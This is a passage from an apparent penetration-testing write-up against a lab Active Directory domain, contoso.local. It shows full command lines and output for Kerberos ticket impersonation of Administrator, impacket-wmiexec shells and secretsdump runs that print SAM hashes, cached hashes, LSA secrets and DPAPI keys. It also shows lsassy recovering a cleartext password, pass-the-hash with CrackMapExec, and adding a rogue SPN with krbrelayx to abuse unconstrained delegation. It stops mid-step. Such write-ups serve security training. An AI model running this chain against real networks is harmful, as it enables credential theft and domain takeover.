As we can see above that we successfully requested a service ticket using the machine account credentials with impersonation of "Administrator" and it is saved as CCACHE file.

Bear in mind that we can use previously dumped domain information to understand which users belongs to which group.




Domain users

CN	name	SAM Name	Member of groups	Primary group
John	John	John		Domain Users
Mark	Mark	Mark		Domain Users
DA	DA	DA	Domain Admins, Enterprise Admins	Domain Users
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users
Guest	Guest	Guest	Guests	Domain Guests
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users

Figure 15 Domain Users

Now we will add the CCACHE Kerberos ticket to "KRB5CCNAME" environment varialble using "export" command as follow.


export KRB5CCNAME=/root/Desktop/Administrator.ccache and we use Impacket Wmiexec to achieve command execution with Domain Admin privileges. Note that the CIFS SPN is only valid to access file shares (ex. using Smbclient) but Wmiexec will attempt to automatically changes the SPN to one that we can use to execute WMI quieres and commands which is HOST SPN



```
root@kali:~# impacket-wmiexec -k -no-pass -debug mark-pc.contoso.local
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[+] Using Kerberos Cache: /root/Desktop/Administrator.ccache
[+] Domain retrieved from CCache: contoso.local
[+] Returning cached credential for b'CIFS/MARK-PC.CONTOSO.LOCAL@CONTOSO.LOCAL'
[+] Using TGS from cache
[+] Username retrieved from CCache: b'Administrator'
[*] SMBv3.0 dialect used
[+] Domain retrieved from CCache: contoso.local
[+] Using Kerberos Cache: /root/Desktop/Administrator.ccache
[+] SPN HOST/MARK-PC.CONTOSO.LOCAL@CONTOSO.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for b'CIFS/MARK-PC.CONTOSO.LOCAL@CONTOSO.LOCAL'
[+] Changing sname from cifs/mark-pc.contoso.local@CONTOSO.LOCAL to host/MARK-PC.CONTOSO.LOCAL@CONTOSO.L
OCAL and hoping for the best
```

Figure 16 wmiexec Mark-pc


Once everything is ok, a semi-interactive shell will be opened with the privileges of “contoso\Administrator”



```
[+] Username retrieved from CCache: b'Administrator'

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
contoso\administrator

C:\>hostname
Mark-PC
```

Figure 17 Mark-pc shell


We can use the Kerberos service ticket with Impackt SecretsDump to dump local hashes



```
root@kali:~# impacket-secretsdump -k mark-pc.contoso.local -no-pass
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x91ce1dd0a592218a182f0fe28d94e799
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6be408f1e80386822f4b2052f1f84b4e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b1ed4e9c1d06f3733738c448bb0f39b8:::
[*] Dumping cached domain logon information (domain/username:hash)
CONTOSO.LOCAL/Mark:$DCC2$10240#Mark#0efd38f63112e30e19d06b703457fc39
CONTOSO.LOCAL/DA:$DCC2$10240#DA#cb87f953ce7b1e63cb70d7be61a4180e
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:740068003700240040d0040005e00250038004e00780068003d0057003c0065002f005200
4400410049004e005200390068002900610066b00290070002e002d0027004500270078002c005a002a003200640054004c005200
2f005b003300570066005000570044005200 6f005700210021004500 5a004b004a004d002e003400230051007500 66003b002e00
4f00330060006a006a003600650022004000540052005700610053004800360042002 4004b0062002b002b006b003c0057007700
4e006600750077003f003b006200710063005800 4e004700250022006f007a0026007a002c002c002600450032003000
CONTOSO\MARK-PC$:aad3b435b51404eeaad3b435b51404ee:f300b48fb01bffef8b987c40ea1e2d0f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8fbf574b5f16f7b62022c920e0595d42747bbdfe
dpapi_userkey:0x0c3349f098689b45f65959d7d041d8ced3cabaf3
[*] NL$KM
 0000   F4 59 96 10 8A 74 34 E1  29 05 FD 3A 86 60 75 EB   .Y...t4.)..:.`u.
 0010   D1 35 2F 7C D9 FE DB 84  70 1C 8F 3E 9F 94 BC 0E   .5/|....p..>....
 0020   2E 7D 33 2A 60 89 34 46  8B FB 37 46 01 1E 88 3C   .}3*`.4F..7F...<
 0030   84 18 33 9E 4A 10 BB F5  DD 1A 5B 4F 88 1A 61 50   ..3.J.....[O..aP
NL$KM:f45996108a7434e12905fd3a866075ebd1352f7cd9fedb84701c8f3e9f94bc0e2e7d332a608934468bfb3746011e883c84
18339e4a10bbf5dd1a5b4f881a6150
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Figure 18 secretsdump on Mark-pc

And for example we can use lsassy to remotely dump cleartext credentials using the local admin hashes




```
root@kali:~# lsassy -H aad3b435b51404eeaad3b435b51404ee:6be408f1e80386822f4b2052f1f84b4e -u Administrato
r mark-pc.contoso.local
[+] [mark-pc.contoso.local] CONTOSO\Mark  27773590d103e0167dd470293707c5a2
[+] [mark-pc.contoso.local] CONTOSO\Mark  P@ssw0rd1m
```

Figure 19 Lsassy on Mark-pc

After we gained our initial foothold on the network, we will try to fully compromise the target network we will look into the dumped information from ntlmrelayx to find any interesting things.

We can see here that AppServer is configured with unconstrained delegation which means that if we compromised it we can export the tickets stored in memory and reuse it or we can use the SpoolService bug to enforce the DC to connect to AppServer then use its TGT to dump the DC database.




Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags
GEDHHZJM	GEDHHZJM$	GEDHHZJM.contoso.local				03/27/20 19:13:08	WORKSTATION_ACCOUNT
APPSERVER	APPSERVER$	AppServer.contoso.local	Windows 10 Enterprise Evaluation		10.0 (18363)	03/27/20 00:06:33	TRUSTED_FOR_DELEGATION, WORKSTATION_ACCOUNT
MARK-PC	MARK-PC$	Mark-PC.contoso.local	Windows 10 Enterprise Evaluation		10.0 (18363)	03/27/20 20:27:24	WORKSTATION_ACCOUNT
DC	DC$	DC.contoso.local	Windows Server 2012 R2 Standard Evaluation		6.3 (9600)	03/27/20 12:53:50	TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT

Figure 20 Domain Computers

We tried to reuse the local admin credentials over AppServer but with no luck since each machine in the environment is configured with different local admin password.

So back to our domain information dump we found an interesting domain group "Servers Admins".




Domain groups

CN	SAM Name	Member of groups	
Servers Admins	Servers Admins		
DnsUpdateProxy	DnsUpdateProxy		DI as
DnsAdmins	DnsAdmins		DI
Protected Users	Protected Users		M Se
[illegible]	[illegible]		[illegible]

Figure 21 Domain Groups

In order to find the members of this group we used bloodhound.py (find it here) with mark credentials and imported the data to Bloodhound



```
root@kali:~/Desktop/BloodHound.py# python bloodhound.py -d contoso.local -u mark -p P@ssw0rd1m
INFO: Found AD domain: contoso.local
INFO: Connecting to LDAP server: dc.contoso.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Found 6 users
INFO: Connecting to LDAP server: dc.contoso.local
INFO: Found 50 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.contoso.local
INFO: Querying computer: Mark-PC.contoso.local
INFO: Querying computer: AppServer.contoso.local
INFO: Querying computer: GEDHHZJM.contoso.local
INFO: Skipping enumeration for GEDHHZJM.contoso.local since it could not be resolved.
INFO: Done in 00M 01S
```

Figure 22 Executing Bloodhound.py

Using Bloodhound queries we found that Mark-pc$ machine account is part of “Servers Admins” group





Figure 23 Servers Admins members


So we will try to pass Mark-pc$ machine account we obtained from Secretsdump and using CrackMapExec we will check if we will got any access on AppServer.



```
root@kali:/tmp# crackmapexec smb 192.168.100.28 -u mark-pc$ -H aad3b435b51404eeaad3b435b51404ee:f300b48f
b01bffef8b987c40ea1e2d0f
SMB         192.168.100.28  445    APPSERVER        [*] Windows 10.0 Build 18362 x64 (name:APPSERVER) (d
omain:CONTOSO) (signing:False) (SMBv1:False)
SMB         192.168.100.28  445    APPSERVER        [+] CONTOSO\mark-pc$ aad3b435b51404eeaad3b435b51404e
e:f300b48fb01bffef8b987c40ea1e2d0f (Pwn3d!)
```

Figure 24 CrackMapExec check access


As we see in above screenshot, we have successfully authenticated to AppServer using Mark-pc$ machine account, so now using Impacket Wmiexec we will pass the machine account hashes to obtain command execution on AppServer



```
root@kali:/tmp# impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:f300b48fb01bffef8b987c40ea1e2d
0f contoso/Mark-pc\$@192.168.100.28
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
contoso\mark-pc$

C:\>hostname
AppServer

C:\>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CONTOSO\Domain Admins
CONTOSO\Servers Admins
The command completed successfully.
```

Figure 25 wmiexec on AppServer


Since we are running with local admin privileges we will use Secretsdump to dump local hashes because we need machine account Kerberos keys for the SpoolService bug



```
root@kali:/tmp# impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:f300b48fb01bffef8b987c40ea
1e2d0f contoso/mark-pc\$@192.168.100.28
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x91ce1dd0a592218a182f0fe28d94e799
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c9ab9d08cc7da5a55d8a82d869e01ea8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b1ed4e9c1d06f3733738c448bb0f39b8:::
[*] Dumping cached domain logon information (domain/username:hash)
CONTOSO.LOCAL/John:$DCC2$10240#John#466bd2182baf644529e0a7b7ab2a2b28
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CONTOSO\APPSERVER$:aes256-cts-hmac-sha1-96:9c0a1a09a6138506f47fe0155f923c69de8974d4c2a210bd61dccfbc6bf9e
b04
CONTOSO\APPSERVER$:aes128-cts-hmac-sha1-96:1e0031d07f195e01fc9b7191f208a332
CONTOSO\APPSERVER$:des-cbc-md5:d6523e13b3ec438a
CONTOSO\APPSERVER$:aad3b435b51404eeaad3b435b51404ee:dced66233e0c0bb4fb28538ee88a9862:::
[*] DPAPI_SYSTEM
```

Figure 26 secretsdump on AppServer


Now we will add a new SPN to AppServer using krbrelayx addspn (project can be found here) tool, we added the new SPN in order to make our victim (in this case it is the DC) to look for that SPN and redirect its traffic to our rouge krbrelayx server.
Using AppServer machine account to add new SPN (HOST/attacker1.contoso.local) to AppServer$



```
root@kali:~/Desktop/krbrelayx# python addspn.py -u contoso\\AppServer\$ -p aad3b435b51404eeaad3b435b5140
4ee:dced66233e0c0bb4fb28538ee88a9862 -s HOST/attacker1.contoso.local dc.contoso.local --additional
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

Figure 27 AddSpn


Then using krbrelayx dnstool.py, we will add a new DNS record for the newly created SPN (attacker1.contoso.local) on DC DNS that will point to our kali machine



```
